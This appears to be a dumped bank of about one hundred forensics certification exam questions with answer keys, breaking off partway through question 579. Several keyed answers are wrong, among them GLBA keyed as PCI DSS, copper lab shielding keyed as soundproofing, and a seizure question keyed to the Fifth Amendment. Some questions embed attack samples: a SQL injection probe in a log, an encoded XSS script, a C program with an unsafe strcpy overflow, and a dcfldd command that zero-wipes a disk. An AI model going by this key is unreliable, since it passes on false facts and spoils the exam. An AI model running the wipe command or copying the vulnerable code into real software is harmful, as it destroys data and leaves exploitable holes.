Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

A. Waffen FS

B. RuneFS

C. FragFS

D. Slacker

ANSWER: D

QUESTION NO: 481

Which of the following stand true for BIOS Parameter Block?

A. The BIOS Partition Block describes the physical layout of a data storage volume

B. The BIOS Partition Block is the first sector of a data storage device

C. The length of BIOS Partition Block remains the same across all the file systems

D. The BIOS Partition Block always refers to the 512-byte boot sector

ANSWER: A

QUESTION NO: 482

You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

A. ARP Poisoning

B. DNS Poisoning

C. HTTP redirect attack

D. IP Spoofing

ANSWER: B

QUESTION NO: 483

Consider that you are investigating a machine running an Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at C:\Recycler\\. You read an entry named "Dd5.exe". What does Dd5.exe mean?

A. D drive. fifth file deleted, a .exe file

B. D drive, fourth file restored, a .exe file

C. D drive, fourth file deleted, a .exe file

D. D drive, sixth file deleted, a .exe file

ANSWER: B

QUESTION NO: 484

Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?

A. filecache.db

B. config.db

C. sigstore.db

D. Sync_config.db

ANSWER: D

QUESTION NO: 485

How many times can data be written to a DVD+R disk?

A. Twice

B. Once

C. Zero

D. Infinite

ANSWER: B

QUESTION NO: 486

Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

A. Profile/Fingerprint-Based Approach

B. Bayesian Correlation

C. Time (Clock Time) or Role-Based Approach

D. Automated Field Correlation

ANSWER: B

Explanation:

Reference: https://info-savvy.com/summarize-the-event-correlation/#:~:text=Bayesian%20Correlation%20Approach,by%20studying%20statistics%20and%20probability

QUESTION NO: 487

What system details can an investigator obtain from the NetBIOS name table cache?

A. List of files opened on other systems

B. List of the system present on a router

C. List of connections made to other systems

D. List of files shared between the connected systems

ANSWER: C

QUESTION NO: 488

Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

A. EFS Encryption

B. DFS Encryption

C. IPS Encryption

D. SDW Encryption

ANSWER: A

QUESTION NO: 489

What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

A. forensic duplication of hard drive

B. analysis of volatile data

C. comparison of MD5 checksums

D. review of SIDs in the Registry

ANSWER: C

QUESTION NO: 490

Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Circuit-level proxy firewall

B. Packet filtering firewall

C. Application-level proxy firewall

D. Data link layer firewall

ANSWER: C

QUESTION NO: 491

After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable direct broadcasts

B. Disable direct broadcasts

C. Disable BGP

D. Enable BGP

ANSWER: B

QUESTION NO: 492

While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

A. Technical material related to forensics

B. No particular field

C. Judging the character of defendants/victims

D. Legal issues

ANSWER: B

QUESTION NO: 493

Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a denial-of-service attack?

A. Email spamming

B. Phishing

C. Email spoofing

D. Mail bombing

ANSWER: D

QUESTION NO: 494

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

A. RAID 1

B. The images will always be identical because data is mirrored for redundancy

C. RAID 0

D. It will always be different

ANSWER: D

QUESTION NO: 495

Annie is searching for certain deleted files on a system running Windows XP OS. Where will she find the files if they were not completely deleted from the system?

A. C: $Recycled.Bin

B. C: \$Recycle.Bin

C. C:\RECYCLER

D. C:\$RECYCLER

ANSWER: B

QUESTION NO: 496

Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

A. Click-jacking

B. Compromising a legitimate site

C. Spearphishing

D. Malvertising

ANSWER: D

QUESTION NO: 497

What is the location of a Protective MBR in a GPT disk layout?

A. Logical Block Address (LBA) 2

B. Logical Block Address (LBA) 0

C. Logical Block Address (LBA) 1

D. Logical Block Address (LBA) 3

ANSWER: C

QUESTION NO: 498

"No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court" - this principle Is advocated by which of the following?

A. The Association of Chief Police Officers (ACPO) Principles of Digital Evidence

B. Locard's exchange principle

C. Scientific Working Group on Imaging Technology (SWGIT)

D. FBI Cyber Division

ANSWER: A

QUESTION NO: 499

A call detail record (CDR) provides metadata about calls made over a phone service. From the following data fields, which one Is not contained in a CDR.

A. The call duration

B. A unique sequence number identifying the record

C. The language of the call

D. Phone number receiving the call

ANSWER: C

QUESTION NO: 500

Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?

A. IDS attack

B. APT

C. Web application attack

D. Network attack

ANSWER: D

QUESTION NO: 501

Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?

A. Written Formal Report

B. Verbal Formal Report

C. Verbal Informal Report

D. Written Informal Report

ANSWER: B

QUESTION NO: 502

You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame.

What ports should you open for SNMP to work through Firewalls? (Choose two.)

A. 162

B. 161

C. 163

D. 160

ANSWER: A B

QUESTION NO: 503

When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple

computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?

A. Universal Time Set

B. Network Time Protocol

C. SyncTime Service

D. Time-Sync Protocol

ANSWER: B

QUESTION NO: 504

The offset in a hexadecimal code is:

A. The last byte after the colon

B. The 0x at the beginning of the code

C. The 0x at the end of the code

D. The first byte after the colon

ANSWER: B

QUESTION NO: 505

Jeff is a forensics investigator for a government agency's cyber security office. Jeff Is tasked with acquiring a memory dump of a Windows 10 computer that was involved In a DDoS attack on the government agency's web application. Jeff is onsite to collect the memory. What tool could Jeff use?

A. Volatility

B. Autopsy

C. RAM Mapper

D. Memcheck

ANSWER: A

QUESTION NO: 506

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers. Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

A. PDF passwords can easily be cracked by software brute force tools

B. PDF passwords are converted to clear text when sent through E-mail

C. PDF passwords are not considered safe by Sarbanes-Oxley

D. When sent through E-mail, PDF passwords are stripped from the document completely

ANSWER: A

QUESTION NO: 507

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

A. Colasoft's Capsa

B. Recuva

C. Cain & Abel

D. Xplico

ANSWER: B

QUESTION NO: 508

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

A. International Mobile Equipment Identifier (IMEI)

B. Integrated circuit card identifier (ICCID)

C. International mobile subscriber identity (IMSI)

D. Equipment Identity Register (EIR)

ANSWER: A

QUESTION NO: 509

Which of the following does not describe the type of data density on a hard disk?

A. Volume density

B. Track density

C. Linear or recording density

D. Areal density

ANSWER: A

QUESTION NO: 510

Which of the following tool captures and allows you to interactively browse the traffic on a network?

A. Security Task Manager

B. Wireshark

C. ThumbsDisplay

D. RegScanner

ANSWER: B

QUESTION NO: 511

Why is it a good idea to perform a penetration test from the inside?

A. It is never a good idea to perform a penetration test from the inside

B. Because 70% of attacks are from inside the organization

C. To attack a network from a hacker's perspective

D. It is easier to hack from the inside

ANSWER: B

QUESTION NO: 512

What type of equipment would a forensics investigator store in a StrongHold bag?

A. PDAPDA?

B. Backup tapes

C. Hard drives

D. Wireless cards

ANSWER: D

QUESTION NO: 513

In which of these attacks will a steganalyst use a random message to generate a stego-object by using some steganography tool, to find the steganography algorithm used to hide the information?

A. Chosen-message attack

B. Known-cover attack

C. Known-message attack

D. Known-stego attack

ANSWER: A

Explanation:

Reference: https://www.giac.org/paper/gsec/707/steganalysis-overview/101589 (3)

QUESTION NO: 514

Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?

A. bench warrant

B. wire tap

C. subpoena

D. search warrant

ANSWER: D

QUESTION NO: 515

Which program uses different techniques to conceal a malware's code, thereby making it difficult for security mechanisms to detect or remove it?

A. Dropper

B. Packer

C. Injector

D. Obfuscator

ANSWER: D

QUESTION NO: 516

James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

A. First Amendment of the U.S. Constitution

B. Fourth Amendment of the U.S. Constitution

C. Third Amendment of the U.S. Constitution

D. Fifth Amendment of the U.S. Constitution

ANSWER: D

Explanation:

Reference: https://www.law.cornell.edu/constitution/fifth_amendment

QUESTION NO: 517

Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?

A. Mime-Version header

B. Content-Type header

C. Content-Transfer-Encoding header

D. Errors-To header

ANSWER: D

QUESTION NO: 518

Rusty, a computer forensics apprentice, uses the command nbtstat –c while analyzing the network information in a suspect system. What information is he looking for?

A. Contents of the network routing table

B. Status of the network carrier

C. Contents of the NetBIOS name cache

D. Network connections

ANSWER: C

QUESTION NO: 519

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A. Trick the switch into thinking it already has a session with Terri's computer

B. Poison the switch's MAC address table by flooding it with ACK bits

C. Crash the switch with a DoS attack since switches cannot send ACK bits

D. Enable tunneling feature on the switch

ANSWER: A

QUESTION NO: 520

An investigator has found certain details after analysis of a mobile device. What can reveal the manufacturer information?

A. Equipment Identity Register (EIR)

B. Electronic Serial Number (ESN)

C. International mobile subscriber identity (IMSI)

D. Integrated circuit card identifier (ICCID)

ANSWER: B

QUESTION NO: 521

Which component in the hard disk moves over the platter to read and write information?

A. Actuator

B. Spindle

C. Actuator Axis

D. Head

ANSWER: D

QUESTION NO: 522

When a router receives an update for its routing table, what is the metric value change to that path?

A. Increased by 2

B. Decreased by 1

C. Increased by 1

D. Decreased by 2

ANSWER: C

QUESTION NO: 523

Which of the following is a tool to reset Windows admin password?

A. R-Studio

B. Windows Password Recovery Bootdisk

C. Windows Data Recovery Software

D. TestDisk for Windows

ANSWER: B

QUESTION NO: 524

While looking through the IIS log file of a web server, you find the following entries:

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?

A. Web bugs

B. Cross site scripting

C. Hidden fields

D. SQL injection is possible

ANSWER: D

QUESTION NO: 525

When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

A. One

B. Two

C. Three

D. Four

ANSWER: B

QUESTION NO: 526

Cybercriminals sometimes use compromised computers to commit other crimes, which may involve using computers or networks to spread malware or Illegal Information. Which type of cybercrime stops users from using a device or network, or prevents a company from providing a software service to its customers?

A. Denial-of-Service (DoS) attack

B. Malware attack

C. Ransomware attack

D. Phishing

ANSWER: A

QUESTION NO: 527

Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

A. HKEY_CLASSES_ROOT

B. HKEY_CURRENT_CONFIG

C. HKEY_LOCAL_MACHINE

D. HKEY_USERS

ANSWER: A

QUESTION NO: 528

The following excerpt is taken from a honeypot log. The log captures activities across three days.

There are several intrusion attempts; however, a few are successful.

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482

Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)

Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

From the options given below choose the one which best interprets the following entry:

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

A. An IDS evasion technique

B. A buffer overflow attempt

C. A DNS zone transfer

D. Data being retrieved from 63.226.81.13

ANSWER: A

QUESTION NO: 529

Edgar is part of the FBI's forensic media and malware analysis team; he Is analyzing a current malware and Is conducting a thorough examination of the suspect system, network, and other connected devices. Edgar's approach Is to execute the malware code to know how It Interacts with the host system and Its Impacts on It. He is also using a virtual machine and a sandbox environment.

What type of malware analysis is Edgar performing?

A. Malware disassembly

B. VirusTotal analysis

C. Static analysis

D. Dynamic malware analysis/behavioral analysis

ANSWER: D

QUESTION NO: 530

You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?

A. To control the room temperature

B. To strengthen the walls, ceilings, and floor

C. To avoid electromagnetic emanations

D. To make the lab sound proof

ANSWER: D

Explanation:

Reference: https://info-savvy.com/physical-security-recommendations-of-computer-forensics-lab/

QUESTION NO: 531

What must be obtained before an investigation is carried out at a location?

A. Search warrant

B. Subpoena

C. Habeas corpus

D. Modus operandi

ANSWER: A

QUESTION NO: 532

Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

A. Send DOS commands to crash the DNS servers

B. Perform DNS poisoning

C. Perform a zone transfer

D. Enumerate all the users in the domain

ANSWER: C

QUESTION NO: 533

Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

A. Phreaking

B. Squatting

C. Crunching

D. Pretexting

ANSWER: A

QUESTION NO: 534

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

A. Data collection

B. Secure the evidence

C. First response

D. Data analysis

ANSWER: C

QUESTION NO: 535

When installed on a Windows machine, which port does the Tor browser use to establish a network connection via Tor nodes?

A. 7680

B. 49667/49668

C. 9150/9151

D. 49664/49665

ANSWER: C

QUESTION NO: 536

Which U.S. Federal law requires financial institutions that offer consumers financial products or services to protect their customers' private information?

A. Payment Card Industry Data Security Standard (PCI DSS)

B. Federal Information Security Management Act of 2002 (FISMA)

C. Health insurance Portability and Accountability Act of 1996 (HIPAA)

D. Gramm-Leach-Bliley Act (GLBA)

ANSWER: A

QUESTION NO: 537

Which of the following files gives information about the client sync sessions in Google Drive on Windows?

A. sync_log.log

B. Sync_log.log

C. sync.log

D. Sync.log

ANSWER: B

QUESTION NO: 538

Printing under a Windows Computer normally requires which one of the following files types to be created?

A. EME

B. MEM

C. EMF

D. CME

ANSWER: C

QUESTION NO: 539

The police believe that Melvin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers and Educational Institutions. They also suspect that he has been stealing, copying and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the suspects door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

A. The Fourth Amendment

B. The USA patriot Act

C. The Good Samaritan Laws

D. The Federal Rules of Evidence

ANSWER: A

QUESTION NO: 540

%3cscript%3ealert(”XXXXXXXX”)%3c/script%3e is a script obtained from a Cross-Site Scripting attack. What type of encoding has the attacker employed?

A. Double encoding

B. Hex encoding

C. Unicode

D. Base64

ANSWER: B

QUESTION NO: 541

Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

A. Rule-Based Attack

B. Brute-Forcing Attack

C. Dictionary Attack

D. Hybrid Password Guessing Attack

ANSWER: A

Explanation:

Reference: https://info-savvy.com/password-cracking-techniques/#:~:text=Attackers%20use%20the%20rule%2Dbased,characters%20used%20in%20its%20creation

QUESTION NO: 542

When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

A. Multiple access points can be set up on the same channel without any issues

B. Avoid over-saturation of wireless signals

C. So that the access points will work on different frequencies

D. Avoid cross talk

ANSWER: D

QUESTION NO: 543

When you carve an image, recovering the image depends on which of the following skills?

A. Recognizing the pattern of the header content

B. Recovering the image from a tape backup

C. Recognizing the pattern of a corrupt file

D. Recovering the image from the tape backup

ANSWER: A

QUESTION NO: 544

Which set of anti-forensic tools/techniques allows a program to compress and/or encrypt an executable file to hide attack tools from being detected by reverse-engineering or scanning?

A. Packers

B. Emulators

C. Password crackers

D. Botnets

ANSWER: A

QUESTION NO: 545

Which of the following statements is true regarding SMTP Server?

A. SMTP Server breaks the recipient's address into Recipient's name and his/her designation before passing it to the DNS Server

B. SMTP Server breaks the recipient's address into Recipient's name and recipient's address before passing it to the DNS Server

C. SMTP Server breaks the recipient's address into Recipient's name and domain name before passing it to the DNS Server

D. SMTP Server breaks the recipient's address into Recipient's name and his/her initial before passing it to the DNS Server

ANSWER: C

Explanation:

Reference:
https://ds.cs.luc.edu/smtp/smtp.html#:~:text=SMTP%20Process&text=The%20server%20takes%20the%20TO,the%20server%20at%20that%20domain

QUESTION NO: 546

Item 2If you come across a sheepdip machine at your client site, what would you infer?

A. A sheepdip coordinates several honeypots

B. A sheepdip computer is another name for a honeypot

C. A sheepdip computer is used only for virus-checking.

D. A sheepdip computer defers a denial of service attack

ANSWER: C

QUESTION NO: 547

An investigator is analyzing a checkpoint firewall log and comes across symbols. What type of log is he looking at?

A. Security event was monitored but not stopped

B. Malicious URL detected

C. An email marked as potential spam

D. Connection rejected

ANSWER: C

QUESTION NO: 548

Which of the following tool is used to locate IP addresses?

A. SmartWhois

B. Deep Log Analyzer

C. Towelroot

D. XRY LOGICAL

ANSWER: A

QUESTION NO: 549

How many bits is Source Port Number in TCP Header packet?

A. 16

B. 32

C. 48

D. 64

ANSWER: A

QUESTION NO: 550

Which of the following is found within the unique instance ID key and helps investigators to map the entry from USBSTOR key to the MountedDevices key?

A. ParentIDPrefix

B. LastWrite

C. UserAssist key

D. MRUListEx key

ANSWER: A

QUESTION NO: 551

If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

A. The zombie will not send a response

B. 31402

C. 31399

D. 31401

ANSWER: D

QUESTION NO: 552

What will the following command accomplish in Linux?

fdisk /dev/hda

A. Partition the hard drive

B. Format the hard drive

C. Delete all files under the /dev/hda folder

D. Fill the disk with zeros

ANSWER: A

QUESTION NO: 553

CAN-SPAM act requires that you:

A. Don't use deceptive subject lines

B. Don't tell the recipients where you are located

C. Don't identify the message as an ad

D. Don't use true header information

ANSWER: A

QUESTION NO: 554

Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

A. WIN-ABCDE12345F.err

B. WIN-ABCDE12345F-bin.n

C. WIN-ABCDE12345F.pid

D. WIN-ABCDE12345F.log

ANSWER: D

QUESTION NO: 555

Which of the following is a list of recently used programs or opened files?

A. Most Recently Used (MRU)

B. Recently Used Programs (RUP)

C. Master File Table (MFT)

D. GUID Partition Table (GPT)

ANSWER: A

QUESTION NO: 556

Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florid a. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for. What principal of social engineering did Julia use?

A. Social Validation

B. Scarcity

C. Friendship/Liking

D. Reciprocation

ANSWER: D

QUESTION NO: 557

What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

A. Cracks every password in 10 minutes

B. Distribute processing over 16 or fewer computers

C. Support for Encrypted File System

D. Support for MD5 hash verification

ANSWER: B

QUESTION NO: 558

Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

A. Use a system that has a dynamic addressing on the network

B. Use a system that is not directly interacting with the router

C. Use it on a system in an external DMZ in front of the firewall

D. It doesn't matter as all replies are faked

ANSWER: D

QUESTION NO: 559

Why would a company issue a dongle with the software they sell?

A. To provide source code protection

B. To provide wireless functionality with the software

C. To provide copyright protection

D. To ensure that keyloggers cannot be used

ANSWER: C

QUESTION NO: 560

What does ICMP Type 3/Code 13 mean?

A. Host Unreachable

B. Administratively Blocked

C. Port Unreachable

D. Protocol Unreachable

ANSWER: B

QUESTION NO: 561

Which tool does the investigator use to extract artifacts left by Google Drive on the system?

A. PEBrowse Professional

B. RegScanner

C. RAM Capturer

D. Dependency Walker

ANSWER: C

QUESTION NO: 562

Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

A. ff d8 ff

B. 25 50 44 46

C. d0 0f 11 e0

D. 50 41 03 04

ANSWER: A

QUESTION NO: 563

Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

A. Sectors

B. Interface

C. Cylinder

D. Heads

ANSWER: B

QUESTION NO: 564

In which cloud crime do attackers try to compromise the security of the cloud environment in order to steal data or inject a malware?

A. Cloud as an Object

B. Cloud as a Tool

C. Cloud as an Application

D. Cloud as a Subject

ANSWER: D

QUESTION NO: 565

Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

A. Proprietary Format

B. Generic Forensic Zip (gfzip)

C. Advanced Forensic Framework 4

D. Advanced Forensics Format (AFF)

ANSWER: B

QUESTION NO: 566

Which Federal Rule of Evidence speaks about the Hearsay exception where the availability of the declarant Is immaterial and certain characteristics of the declarant such as present sense Impression, excited utterance, and recorded recollection are also observed while giving their testimony?

A. Rule 801

B. Rule 802

C. Rule 804

D. Rule 803

ANSWER: D

QUESTION NO: 567

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

A. Lsproc

B. DumpChk

C. RegEdit

D. EProcess

ANSWER: D

QUESTION NO: 568

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a “simple backup copy” of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a “simple backup copy” will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

A. Robust copy

B. Incremental backup copy

C. Bit-stream copy

D. Full backup copy

ANSWER: C

QUESTION NO: 569

Kyle is performing the final testing of an application he developed for the accounting department.

His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

#include #include int main(int argc, char

*argv[]) { char buffer[10]; if (argc < 2) { fprintf (stderr, "USAGE: %s string\n", argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }

A. Buffer overflow

B. SQL injection

C. Format string bug

D. Kernal injection

ANSWER: A

QUESTION NO: 570

Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?

dcfldd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync

A. Fill the disk with zeros

B. Low-level format

C. Fill the disk with 4096 zeros

D. Copy files from the master disk to the slave disk on the secondary IDE controller

ANSWER: A

QUESTION NO: 571

Derrick, a forensic specialist, was investigating an active computer that was executing various processes. Derrick wanted to check whether this system was used In an Incident that occurred earlier. He started Inspecting and gathering the contents of RAM, cache, and DLLs to Identify Incident signatures. Identify the data acquisition method employed by Derrick in the above scenario.

A. Dead data acquisition

B. Static data acquisition

C. Non-volatile data acquisition

D. Live data acquisition

ANSWER: D

QUESTION NO: 572

You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

A. mysqldump

B. myisamaccess

C. myisamlog

D. myisamchk

ANSWER: C

QUESTION NO: 573

What is the size value of a nibble?

A. 0.5 kilo byte

B. 0.5 bit

C. 0.5 byte

D. 2 bits

ANSWER: C

QUESTION NO: 574

Corporate investigations are typically easier than public investigations because:

A. the users have standard corporate equipment and software

B. the investigator does not have to get a warrant

C. the investigator has to get a warrant

D. the users can load whatever they want on their machines

ANSWER: B

QUESTION NO: 575

Jason discovered a file named $RIYG6VR.doc in the C:\$Recycle.Bin\\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

A. It is a doc file deleted in seventh sequential order

B. RIYG6VR.doc is the name of the doc file deleted from the system

C. It is file deleted from R drive

D. It is a deleted doc file

ANSWER: D

QUESTION NO: 576

Which file is a sequence of bytes organized into blocks understandable by the system's linker?

A. executable file

B. source file

C. Object file

D. None of these

ANSWER: C

QUESTION NO: 577

The use of warning banners helps a company avoid litigation by overcoming an employee assumed _____. When connecting to the company's intranet, network or Virtual Private Network(VPN) and will allow the company's investigators to monitor, search and retrieve information stored within the network.

A. Right to work

B. Right of free speech

C. Right to Internet Access

D. Right of Privacy

ANSWER: D

QUESTION NO: 578

Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

A. The manufacturer of the system compromised

B. The logic, formatting and elegance of the code used in the attack

C. The nature of the attack

D. The vulnerability exploited in the incident

ANSWER: B

QUESTION NO: 579

Which of the following tools will allow a forensic Investigator to acquire the memory dump of a suspect machine so that It may be Investigated on a forensic workstation to collect evidentiary data like processes and Tor browser artifacts?

A. DB Browser SQLite

B. Bulk Extractor

